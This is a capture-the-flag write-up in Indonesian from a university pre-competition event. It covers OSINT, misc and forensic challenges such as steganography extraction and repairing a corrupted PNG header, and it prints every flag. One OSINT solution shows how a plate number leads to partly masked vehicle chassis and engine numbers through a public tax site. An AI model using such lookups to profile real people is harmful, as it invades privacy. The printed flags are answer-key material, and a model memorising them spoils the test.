# Write Up "Pra-Gemastik"

# Kerang Ajaib


**By:**

Frendy Sanusi - ringer lactate
Frankie Huang - 黄
Edbert Eddyson Gunawan - WazeAzure

# Daftar Isi

# OSINT

## Musicals



Musicals

489


A few weeks ago, I attended this cool event held in ITB. I was very excited because one of the songs performed was from a musical i really like :>. The song is kinda relatable to me.. There's a post of the musical's actors performing the song on the musical's official social media, I left a comment there..

rach#5368

**Attachment:** [https://drive.google.com/file/d/1T1KTdFUhB3JFHkyGLUhfxGTI5PNHAwpL/view?usp=drive_link](https://drive.google.com/file/d/1T1KTdFUhB3JFHkyGLUhfxGTI5PNHAwpL/view?usp=drive_link)

**FLAG: GEMASTIKITB{Y0U_4Re_n0t_4LoNe}**

Dari gambar bisa didapatkan itu adalah Konser Musical Orchestra. Jadi, kita ke IG nya @isoannualconcert (IG acaranya). Cek di highlight IG, ternyata ada yg repost bagian closing. Cari lagunya dan ternyata **you will be missed**. **Penyanyinya dear evan hansen**. IG nya **@dearevanhansen**. Cari salah satu postingan [https://www.instagram.com/tv/CYpfmGoh7jX/?igshid=YmM0MjE2YWMzOA%3D%3D](https://www.instagram.com/tv/CYpfmGoh7jX/?igshid=YmM0MjE2YWMzOA%3D%3D)




rach_5368 FLAGging this as my fav performance 😍

Lanjut ke spotify
[open.spotify.com/user/31hoydae6v7v7l43heqx5s5r72ke?si=F6OQw-4-QHSrow_VVN17pg](open.spotify.com/user/31hoydae6v7v7l43heqx5s5r72ke?si=F6OQw-4-QHSrow_VVN17pg)

Ambil huruf pertama dari tiap-tiap judul lagu.

## vehicle



vehicle

323

Gare have a secret fan somewhere that asked for his new vehicle license. After gare answered him, he bought a vehicle with that license. After sometime, gare got curious and wants to ask about his new vehicle, but he cannot be reach. Can you help gare to find the detail of his vehicle?


Format Flag: **GEMASTIKITB{MERK_NORANGKA_NOMESIN}** all in capital

**reee#9594**

**FLAG: GEMASTIKITB{YAMAHA_MH3SG4640KJ0XXXXX_G3J8E01XXXXX}**

Ditemukan username twitter: https://twitter.com/gawrgare/

Pada header profil ditemukan link secreto dan terdapat bahasan mengenai sepeda motor.



Lihat detail

re re re:( aku mau beli motor tapi bingung platnya apa kira kira km ada saran ga ya


Tulis komen

Ajukan

wahh bener juga okee ku bakal make itu thanks re

hemm kayaknya D 5000 POS bagus dehh

Melalui situs https://bapenda.jabarprov.go.id/infopkb/, diperoleh informasi sebagai berikut.




Cari Data

INFO KENDARAAN

| | | |
|---|---|---|
| MERK | : | YAMAHA |
| MODEL | : | B65-A |
| TAHUN | : | 2019 |
| WARNA | : | HITAM |
| NO RANGKA | : | MH3SG4640KJ0XXXXX |
| NO MESIN | : | G3J8E01XXXXX |

# MISC / OTHERS

## sanity check



sanity check

100


Hii welcome to pragemastik itb 2023 Good luck have fun!!

**reee#9594**

**Attachment:**
**https://drive.google.com/file/d/1JcViJeOdQD98G0QTrphvaWOe2z_7lcOB/view?usp=drive_link**

**FLAG: GEMASTIKITB{GLHF}**
Download image. Dan buka image.

## feedback



feedback

100


moga masih ada tenaga nulis WU y

https://forms.gle/FmaRJSJPUtQ5QppU7

**FLAG: GEMASTIKITB{fR33_Fl4g_f0r_3vERy0n3_yEeey}**

Isi google form feedback. Diakhir akan muncul flag.

## new world symphony



new world symphony

456

Ohayo sekai! Free flag for you! Oops wrong settings...


World: *Exists*

New Programmers:

azuketto#3583

**Attachment:** [https://drive.google.com/file/d/1SkyxucrsqjNvRGNfx50TowebZoFHwTIM/view?usp=drive_link](https://drive.google.com/file/d/1SkyxucrsqjNvRGNfx50TowebZoFHwTIM/view?usp=drive_link)

**FLAG:**
**GEMASTIKITB{ng4ntuk_ban6_D3ngaR_dv0r4k_mend1nG_c0baIn_RacHmanInoFf}**
Nama soalnya new world symphony (sounds like a song title). Jadi kita search di google, dan ternyata penyanyinya “dvorak”. Kita coba peruntungan dengan search “Dvorak Encryption” dan ternyata ada informasi kalau Dvorak itu “layout keyboard”. *Voila!* **(liat bawah)**



Dvorak/Qwerty Keyboard Layout

Tool to convert characters between Dvorak and Qwerty. The Dvorak Simplified keyboard was developed to type as comfortable and quickly as possible without any other restrictions.

Qwerty:


```
GEMASTIKITB{ng4ntuk_ban6_D3ngaR_dv0r4k_mend1nG_c0baIn_RacHmanInoFf}
```

Dvorak:

```
I>MAOYCTCYX?bi4bygt{xab6{E3biaP{ek0p4t{m.be1bI{j0xaCb{PajDmabCbrUu+
```

# FORENSIC

## Gen Z



Challenge 10 Solves ×

Gen Z

100

foren steganography

This photo is really liked by Gen Z, i wonder why.. and btw i heard that it has some nice secrets in it.

reee#9594

guitar.png


Flag

Submit

**Attachment:**
https://drive.google.com/file/d/1vfMt4mVwqEZIMcI1hvyZv2BE0xly1Xi2/view?usp=drive_link


**FLAG: GEMASTIKITB{WE_LOVE_GUITAR_AND_KITA_SAN}**

File yang diberikan memiliki format PNG. Untuk mendeteksi hidden data, dapat digunakan **zsteg** dan diperoleh flag.



```
frendysanusi05  LAPTOP-I736C3R4  /mnt/d/ctf/pragemastik  zsteg guitar.png
imagedata           .. text: "*%\"LHD&$"
b1,bgr,lsb,xy       .. text: "(GEMASTIKITB{WE_LOVE_GUITAR_AND_KITA_SAN}J"
b1,bgr,msb,xy       .. file: raw G3 (Group 3) FAX
b2,g,lsb,xy         .. file: PDP-11 UNIX/RT ldp
b4,r,lsb,xy         .. text: "4E5UWyvqC0"
b4,g,lsb,xy         .. text: "DEDE2TTDTVTDUTDTR\#$Uvvvd"
b4,g,msb,xy         .. text: "L**\"*j*\""
b4,b,lsb,xy         .. text: "fCgTFfeTD2DDDDfffgfgx"
b4,b,msb,xy         .. text: "*\"L\"\"\"\"\"fff"
b4,rgb,msb,xy       .. text: "U\\IY\\-=:k"
b4,bgr,msb,xy       .. text: "U\\IY\\-=:k"
```

## Great album


Challenge
3 Solves

great album

456

foren

Nijika sent this file to Ryo. She said that they have to play the fifth track on the album for their next gig. The file is broken though..

rach#5368

great_album....


Flag

Submit


**Attachment:**
https://drive.google.com/file/d/1CakCXdIJL0hEBEjKW6YycGDHIl_gd-sG/view?usp=sharing

**FLAG: GEMASTIKITB{m33t_mE_4t_m1dniGht}**

Sesuai deskripsi yang diberikan, file yang diberikan corrupt. Saat dicek menggunakan **strings**, diperoleh tulisan IHdr.



```
 frendysanusi05  LAPTOP-I736C3R4  /mnt/d/ctf/pragemastik  strings great_album.jfif | head
IHdr
 cHRM
bKGD
        pHYs
zTXtRaw profile type xmp
U/9Y
T&OE
@Sl!
}y y
[<DZ
```

Langsung saja kita cek **hexdumpnya**.




```
frendysanusi05  LAPTOP-I736C3R4  /mnt/d/ctf/pragemastik  hexdump -C great_album.jfif | head
00000000  00 70 6e 67 0d 0a 1a 0a  00 00 00 0d 49 48 64 72  |.png........IHdr|
00000010  00 00 01 f4 00 00 01 f4  08 02 00 00 00 44 b4 48  |.............D.H|
00000020  dd 00 00 00 20 63 48 52  4d 00 00 7a 26 00 00 80  |.... cHRM..z&...|
00000030  84 00 00 fa 00 00 00 80  e8 00 00 75 30 00 00 ea  |...........u0...|
00000040  60 00 00 3a 98 00 00 17  70 9c ba 51 3c 00 00 00  |`..:....p..Q<...|
00000050  06 62 4b 47 44 00 ff 00  ff 00 ff a0 bd a7 93 00  |.bKGD...........|
00000060  00 00 09 70 48 59 73 00  00 0e c3 00 00 0e c3 01  |...pHYs.........|
00000070  c7 6f a8 64 00 00 03 f0  7a 54 58 74 52 61 77 20  |.o.d....zTXtRaw |
00000080  70 72 6f 66 69 6c 65 20  74 79 70 65 20 78 6d 70  |profile type xmp|
00000090  00 00 48 89 a5 57 49 92  e3 38 0c bc e3 15 f3 04  |..H..WI..8......|
```

Dapat dilihat bahwa file tersebut merupakan file png yang broken. Hal ini ditandai dengan header hex yang tidak sesuai. Dengan bantuan https://hackmd.io/@FlsYpINbRKixPQQVbh98kw/Bk9Wj63vH#Correcting-the-PNG-header kita akan mengoreksi hex dari **PNG header**, **IHDR chunk**, dan **IDAT chunk**. Saya menggunakan https://hexed.it/ sebagai hex editor.




```
00000000   89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52   ëPNG........IHDR
00000010   00 00 01 F4 00 00 01 F4 08 02 00 00 00 44 B4 48   ...⌠...⌠.....D┤H
00000020   DD 00 00 00 20 63 48 52 4D 00 00 7A 26 00 00 80   ▌... cHRM..z&..Ç
00000030   84 00 00 FA 00 00 00 80 E8 00 00 75 30 00 00 EA   ä..·...ÇΦ..u0..Ω
00000040   60 00 00 3A 98 00 00 17 70 9C BA 51 3C 00 00 00   `..:ÿ...p£║Q<...
